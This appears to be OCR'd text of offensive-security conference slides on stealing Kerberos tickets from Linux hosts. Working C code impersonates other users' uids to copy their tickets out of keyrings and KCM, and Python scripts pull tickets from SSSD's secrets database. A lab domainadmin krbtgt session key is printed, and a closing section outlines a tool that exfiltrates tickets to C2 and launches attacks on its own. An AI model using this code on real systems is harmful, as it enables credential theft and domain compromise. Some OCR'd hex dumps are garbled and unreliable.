
Harvesting tickets

Ccache files

When kerberos is configured to store tickets as FILE

- Usually located in **/tmp**
- Prefix **krb5cc_**
- More common way to store tickets in Debian-based hosts
    - Also you will find it in old systems

Ccache files



Keyring - oversimplified

When kerberos is configured to store tickets in the KEYRING

- More common in Red Hat-based hosts.
- Tickets are stored in **kernel memory**
- Granular access can be configured to limit the access:
  - To processes under the same UID <- **Most common config**
  - To only the same process
  - To only the same thread
- Granular retention
  - Remove after Thread/Process exits
  - Remove after session exits
  - Remove after user logouts
  - Persistent <- **Most common config**

Keyring

Usual approach is to call keyctl syscall to read the ticket from the keyring

- List all processes in the system
- Choose one representative of each user
- Inject to each process a shellcode to perform the keyctl read

Is this really needed?

- Verified all krb5.conf I found in last 5 years => If keyring is used, it's set as KEYRING:**persistent**:%{uid}
- We do not need to inject to any process! **Just need to run a process under that uid!**
- Also… we can just use libkrb5 API to dump the key in ccache format (**krb5_cc_copy_creds()**)

Keyring

- Fork
- Use setgid()/setuid() to impersonate target
- Initialize context
- Get default credential cache
- Resolve credential cache handle (destination)
- Get credential cache principal
- Initialize destination cache
- Copy creds from default credential cache to new destination (handle using FILE)
- Clean up

```c
int copy_to_ccache(char *filename) {
    krb5_context ctx;
    krb5_ccache src, dst;
    krb5_principal princ;
    char dest[256];
    if (krb5_init_context(&ctx)) {
        DBG("[!] ERROR! krb5_init_context failed!\n");
        return -1;
    }
    if (krb5_cc_default(ctx, &src)) {
        DBG("[!] ERROR! krb5_cc_default failed!\n");
        return -2;
    }
    snprintf(dest,sizeof(dest),"FILE:%s", filename);
    if(krb5_cc_resolve(ctx, dest, &dst)){
        DBG("[!] ERROR! krb5_cc_resolve failed!\n");
        return -3;
    }
    if(krb5_cc_get_principal(ctx, src, &princ)){
        DBG("[!] ERROR! krb5_cc_get_principal failed!\n");
        return -4;
    }
    if(krb5_cc_initialize(ctx, dst, princ)){
        DBG("[!] ERROR! krb5_cc_initialize failed!\n");
        return -5;
    }
    if(krb5_cc_copy_creds(ctx, src, dst)){
        DBG("[!] ERROR! krb5_cc_copy_creds failed!\n");
    return -6;
    }
    DBG("[*] Ticket copied to  %s\n", filename);
    krb5_free_principal(ctx, princ);
    krb5_cc_close(ctx, src);
    krb5_cc_close(ctx, dst);
    krb5_free_context(ctx);
    return 0;
}
```

KCM


KCM (Kerberos Credential Manager) is a centralized credential cache daemon that stores tickets in user space.

- Most common is **sssd_kcm**, but you can find different flavours
- Client (libkrb5) <-> Server (sssd_kcm) communication made via UNIX sockets
- Tickets stored in daemon memory and in cache (to survive service restart and machine reboots)
    - /var/lib/sss/secrets

KCM

SSSD-KCM used to store the kerberos material encrypted


- You needed to extract the master key (usually stored as **secrets.mkey**) and decrypt the contents
- But the daemon was updated…



KCM

```
[root@P-rocky01 GPOwned]# tdbtool /var/lib/sss/secrets/secrets.ldb dump

key 104 bytes
DN=CN=019ED01D-C653-496E-AF17-2408381AF2A3-1839201105:9438,CN=CCACHE,CN=1839201105,CN=PERSISTENT,CN=KCM
data 2717 bytes
[000] 67 19 01 26 02 00 00 00  63 6E 3D 30 31 39 65 64  g..&... cn=019ed
[010] 30 31 64 2D 63 36 35 33  2D 34 39 36 65 2D 61 66  01d-c653 -496e-af
[020] 31 37 2D 32 34 30 38 33  38 31 61 66 32 61 33 2D  17-24083 81af2a3-
[030] 31 38 33 39 32 30 31 31  30 35 3A 39 34 33 38 2C  18392011 05:9438,
[040] 63 6E 3D 63 63 61 63 68  65 2C 63 6E 3D 31 38 33  cn=ccach e,cn=183
[050] 39 32 30 31 31 30 35 2C  63 6E 3D 70 65 72 73 69  9201105, cn=persi
[060] 73 74 65 6E 74 2C 63 6E  3D 6B 63 6D 00 63 72 65  stent,cn =kcm.cre
[070] 61 74 69 6F 6E 54 69 6D  65 00 01 00 00 00 0A 00  ationTim e......
[080] 00 00 31 37 38 30 31 36  33 37 39 35 00 73 65 63  ..178016 3795.sec
[090] 72 65 74 00 01 00 00 00  00 0A 00 00 00 00 00 00  ret.... ........
[0A0] 01 0C 00 00 00 4C 55 44  55 53 2E 44 4F 4D 41 49  .....LUD US.DOMAI
[0B0] 4E 01 00 00 00 01 00 00  00 0B 00 00 00 64 6F 6D  N...... .....dom
[0C0] 61 69 6E 61 64 6D 69 6E  01 00 00 00 41 7D CE BE  ainadmin ....A}..
[0D0] 45 F0 4C A6 81 CD 8C 88  16 5F 01 BD 72 05 00 00  E.L..... ._..r..
[0E0] 00 00 00 01 00 00 00 01  00 00 00 0C 4C 55 44 55  ........ ....LUDU
[0F0] 53 2E 44 4F 4D 41 49 4E  00 00 00 0B 64 6F 6D 61  S.DOMAIN ....doma
[100] 69 6E 61 64 6D 69 6E 00  00 00 02 00 00 00 02 00  inadmin ........
[110] 00 00 0C 4C 55 44 55 53  2E 44 4F 4D 41 49 4E 00  ...LUDUS .DOMAIN
[120] 00 00 06 6B 72 62 74 67  74 00 00 00 0C 4C 55 44  ...krbtg t....LUD
[130] 55 53 2E 44 4F 4D 41 49  4E 00 12 00 00 00 20 88  US.DOMAI N..... .
[140] 33 80 82 D7 F9 56 58 61  1A EC 14 D5 A4 B9 2D 0A  3....VXa ......-.
[150] 84 6B 45 82 95 03 29 1E  8B 29 FA 4B BB 77 3C 6A  .kE...). .).K.w<j
[160] 1B 79 36 6A 1B 79 36 6A  1C 05 D6 6A 24 B3 B6 00  .y6j.y6j ...j$..
[170] 40 E1 00 00 00 00 00 00  00 00 00 00 00 00 04 CE  @...... ........
[180] 61 82 04 CA 30 82 04 C6  A0 03 02 01 05 A1 0E 1B  a...0... ........
[190] 0C 4C 55 44 55 53 2E 44  4F 4D 41 49 4E A2 21 30  .LUDUS.D OMAIN.!0
[1A0] 1F A0 03 02 01 02 A1 18  30 16 1B 06 6B 72 62 74  ........ 0...krbt
[1B0] 67 74 1B 0C 4C 55 44 55  53 2E 44 4F 4D 41 49 4E  gt..LUDU S.DOMAIN
[1C0] A3 82 04 8A 30 82 04 86  A0 03 02 01 12 A1 03 02  ....0... ........
[1D0] 01 02 A2 82 04 78 04 82  04 74 AF C3 92 45 42 AB  .....x.. .t...EB.
[1E0] B4 62 13 26 78 DE F2 05  F6 BA AE 16 F7 6C 51 DB  .b.&x... .....lQ.
[1F0] 82 CF EA B6 1D 28 14 A9  69 2E C6 09 D1 DF DF AF  .....(.. i.......
[200] B6 EA 97 A4 3E 9B 7E B9  8A 2E 20 E8 CB FB A6 14  ....>.~. .. .....
[210] 6E 5F 47 07 F7 B7 C5 E6  4D 44 93 2D 70 F1 B2 55  n_G..... MD.-p..U
```

KCM


[000] 67 19 01 26 02 00 00 00 63 6E 3D 30 31 39 65 64 g..&... cn=019ed
[010] 30 31 64 2D 63 36 35 33 2D 34 39 36 65 2D 61 66 01d-c653 -496e-af
[020] 31 37 2D 32 34 30 38 33 38 31 61 66 32 61 33 2D 17-24083 81af2a3-
[030] 31 38 33 39 32 30 31 31 30 35 3A 39 34 33 38 2C 18392011 05:9438,
[040] 63 6E 3D 63 63 61 63 68 65 2C 63 6E 3D 31 38 33 cn=ccach e,cn=183
[050] 39 32 30 31 31 30 35 2C 63 6E 3D 70 65 72 73 69 9201105, cn=persi
[060] 73 74 65 6E 74 2C 63 6E 3D 6B 63 6D 00 63 72 65 stent,cn =kcm.cre
[070] 61 74 69 6F 6E 54 69 6D 65 00 01 00 00 00 0A 00 ationTim e.....
[080] 00 00 31 37 38 30 31 36 33 37 39 35 00 73 65 63 ..178016 3795.sec
[090] 72 65 74 00 01 00 00 00 00 0A 00 00 00 00 00 00 ret.... .....
[0A0] 01 0C 00 00 00 4C 55 44 55 53 2E 44 4F 4D 41 49 .....LUD US.DOMAI
[0B0] 4E 01 00 00 00 01 00 00 00 0B 00 00 00 64 6F 6D N..... .....dom
[0C0] 61 69 6E 61 64 6D 69 6E 01 00 00 00 41 7D CE BE ainadmin ....A}..
[0D0] 45 F0 4C A6 81 CD 8C 88 16 5F 01 BD 72 05 00 00 E.L..... ._..r..
[0E0] 00 00 00 01 00 00 00 01 00 00 00 0C 4C 55 44 55 ....LUDU
[0F0] 53 2E 44 4F 4D 41 49 4E 00 00 00 0B 64 6F 6D 61 S.DOMAIN ....doma
[100] 69 6E 61 64 6D 69 6E 00 00 00 02 00 00 00 02 00 inadmin ....
[110] 00 00 0C 4C 55 44 55 53 2E 44 4F 4D 41 49 4E 00 ...LUDUS .DOMAIN
[120] 00 00 06 6B 72 62 74 67 74 00 00 00 0C 4C 55 44 ...krbtg t....LUD
[130] 55 53 2E 44 4F 4D 41 49 4E 00 12 00 00 00 20 88 US.DOMAI N..... .
[140] 33 80 82 D7 F9 56 58 61 1A [illegible] D5 A4 B9 2D 0A 3....VXa .....-.
[150] 84 6B 45 82 95 03 29 1F 8B 29 FA 4B BB 77 3C 6A .kE...). .).K.w<j
[160] 1B 79 36 6A 1B 79 36 6A 10 05 D6 6A 24 B3 B6 00 .y6j.y6j ...j$..
[170] 40 E1 00 00 00 00 00 00 00 00 00 00 04 CE @..... .....
[180] 61 82 04 CA 30 82 04 C6 A0 03 02 01 05 A1 0E 1B a...0... ....
[190] 0C 4C 55 44 55 53 2E 44 4F 4D 41 49 4E A2 21 30 .LUDUS.D OMAIN.!0
[1A0] 1F A0 03 02 01 02 A1 18 30 16 1B 06 6B 72 62 74 .... 0...krbt
[1B0] 67 74 1B 0C 4C 55 44 55 53 2E 44 4F 4D 41 49 4E gt..LUDU S.DOMAIN
[1C0] A3 82 04 8A 30 82 04 86 A0 03 02 01 05 A2 03 02 ....0... ....
[1D0] 01 02 A2 82 04 78 04 82 04 74 AF C3 92 45 42 AB .....x.. .t...EB.
[1E0] B4 62 13 26 78 DE F2 05 F6 BA AE 1F F7 6C 51 DB .b.&x... .....lQ.
[1F0] 82 CF EA B6 1D 28 14 A9 69 2E C6 09 D1 DF DF AF .....(.. i.......
[200] B6 EA 97 A4 3E 9B 7E B9 8A 2E 20 E8 CB FB A6 14 ....>.~. .. ..
[210] 6E 5F 47 07 F7 B7 C5 E6 4D 44 9B 2D 70 F1 B2 55 n_G..... MD.-p..U
"Secret"
Enctype???
"krbtgt"
"LUDUS.DOMAIN"
Session Key????
Ticket Sizer????


KCM


```
import tdb

db = tdb.Tdb("/var/lib/sss/secrets/secrets.ldb")
i = 0
for k in db:
    mandanga = db[k]
    if b"ccache" in mandanga and len(mandanga) > 2000:
        needle = mandanga.find(b"secret") + 6
        cached_ticket = mandanga[needle:]
        fname = str(i) + ".raw"
        file = open(fname, "wb")
        file.write(cached_ticket)
        file.close()
        print(f"[*] Created {fname}!")
        i = i + 1
```

KCM

Diff

Same but little/big endian





Exactly the same

KCM

```python
import tdb

db = tdb.Tdb("/var/lib/sss/secrets/secrets.ldb")
i = 0
for k in db:
    mandanga = db[k]
    if b"ccache" in mandanga and len(mandanga) > 2000:
        needle = mandanga.find(b"secret") + 6
        original = mandanga[needle:]
        end =
original.find(b"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00")
        sizer1 = original[14]
        header = b"\x05\x04\x00\x00\x00\x00\x00\x01\x00\x00\x00\x01"
        chunk_1 = header + b"\x00\x00\x00" + bytes([sizer1])  + original[18:18 + sizer1]
        sizer2 = original[18 + sizer1 + 8]
        off = 18 + sizer1 + 8 + 4
        chunk_2 =  b"\x00\x00\x00" + bytes([sizer2]) + original[off:off + sizer2] + b'\x00'
        off = 25 + off + sizer2
        mandangon = chunk_1 + chunk_2 + original[off:end] + b"\x00\x00\x00\x00"
        fname = str(i) + ".ccache"
        file = open(fname, "wb")
        file.write(mandangon)
        file.close()
        print(f"[*] Created {fname}!")
        i = i + 1
```

KCM

```
[root@P-rocky01 tmp]# python3 kcmcache.py
[*] Created 0.ccache!
[*] Created 1.ccache!
[root@P-rocky01 tmp]# describeTicket.py 0.ccache
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key            : 88338082d7f95658611aec14d5a4b92d0a846b45829503291e8b29fa4bbb773c
[*] User Name                     : domainadmin
[*] User Realm                    : LUDUS.DOMAIN
[*] Service Name                  : krbtgt/LUDUS.DOMAIN
[*] Service Realm                 : LUDUS.DOMAIN
[*] Start Time                    : 30/05/2026 19:56:38 PM
[*] End Time                      : 31/05/2026 05:56:38 AM (expired)
[*] RenewTill                     : 06/06/2026 19:56:38 PM
[*] Flags                         : (0x40e10000) forwardable, renewable, initial, pre_authent, enc_pa_rep
[*] KeyType                       : aes256_cts_hmac_sha1_96
[*] Base64(key)                   : iDOAgtf5VlhhGuwU1aS5LQqEa0WClQMpHosp+ku7dzw=
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name                : krbtgt/LUDUS.DOMAIN
[*]   Service Realm               : LUDUS.DOMAIN
[*]   Encryption type             : aes256_cts_hmac_sha1_96 (etype 18)
```

KCM - Yep the same

- Fork
- Use setgid()/setuid() to impersonate target
- Initialize context
- Get default credential cache
- Resolve credential cache handle (destination)
- Get credential cache principal
- Initialize destination cache
- Copy creds from default credential cache to new destination (handle using FILE)
- Clean up

```c
int copy_to_ccache(char *filename) {
    krb5_context ctx;
    krb5_ccache src, dst;
    krb5_principal princ;
    char dest[256];
    if (krb5_init_context(&ctx)) {
        DBG("[!] ERROR! krb5_init_context failed!\n");
        return -1;
    }
    if (krb5_cc_default(ctx, &src)) {
        DBG("[!] ERROR! krb5_cc_default failed!\n");
        return -2;
    }
    snprintf(dest,sizeof(dest),"FILE:%s", filename);
    if(krb5_cc_resolve(ctx, dest, &dst)){
        DBG("[!] ERROR! krb5_cc_resolve failed!\n");
        return -3;
    }
    if(krb5_cc_get_principal(ctx, src, &princ)){
        DBG("[!] ERROR! krb5_cc_get_principal failed!\n");
        return -4;
    }
    if(krb5_cc_initialize(ctx, dst, princ)){
        DBG("[!] ERROR! krb5_cc_initialize failed!\n");
        return -5;
    }
    if(krb5_cc_copy_creds(ctx, src, dst)){
        DBG("[!] ERROR! krb5_cc_copy_creds failed!\n");
    return -6;
    }
    DBG("[*] Ticket copied to  %s\n", filename);
    krb5_free_principal(ctx, princ);
    krb5_cc_close(ctx, src);
    krb5_cc_close(ctx, dst);
    krb5_free_context(ctx);
    return 0;
}
```


Ticket Sentinel

Ticket Sentinel

Monitor tickets in real time:

- Exfiltrate tickets as soon as they are created
  - Ccache files
  - KCM/Keyrings
- Expose an API to integrate tooling and C2
  - C2/Tools can query the database to grab tickets and use them directly
- Schedule automatic attacks

Monitor

Debian-based uses FILE cache

- Monitor /tmp using **inotify**
- Detect when a **krb5cc_** file is created and written
- Read the contents and exfiltrate it to our server

Red Hat-based uses KCM/KEYRING cache

- Monitor new login sessions using inotify
  - Check for new lines written to **/var/log/secure**
  - Parse them and check if it's a new session log
  - Extract **user** and **uid**
  - Verify if uid is high (usually is derived from SID) to detect if it's local or AD user
- Fork and set uid/gid to the target user
- Call **krb5_cc_copy_creds()**
- Exit child process

Schedule attacks

- Schedule an automated attack if the server receives a ticket with:
  - Specific name condition (e.g. it ends in -unixadmin)
  - Specific SPN condition
- If condition is met, make the agent load a shellcode to build a tunnel (chisel-like)
- Proxify any tool based on modified Impacket (without IoCs) using the exfiltrated ticket
- Close the tunnel when the script ends
- Profit!


Demo

Thanks!

Questions?

@TheXC3LL

Greetings
- Template by SlideGo
- Samurai Girl by Heksiah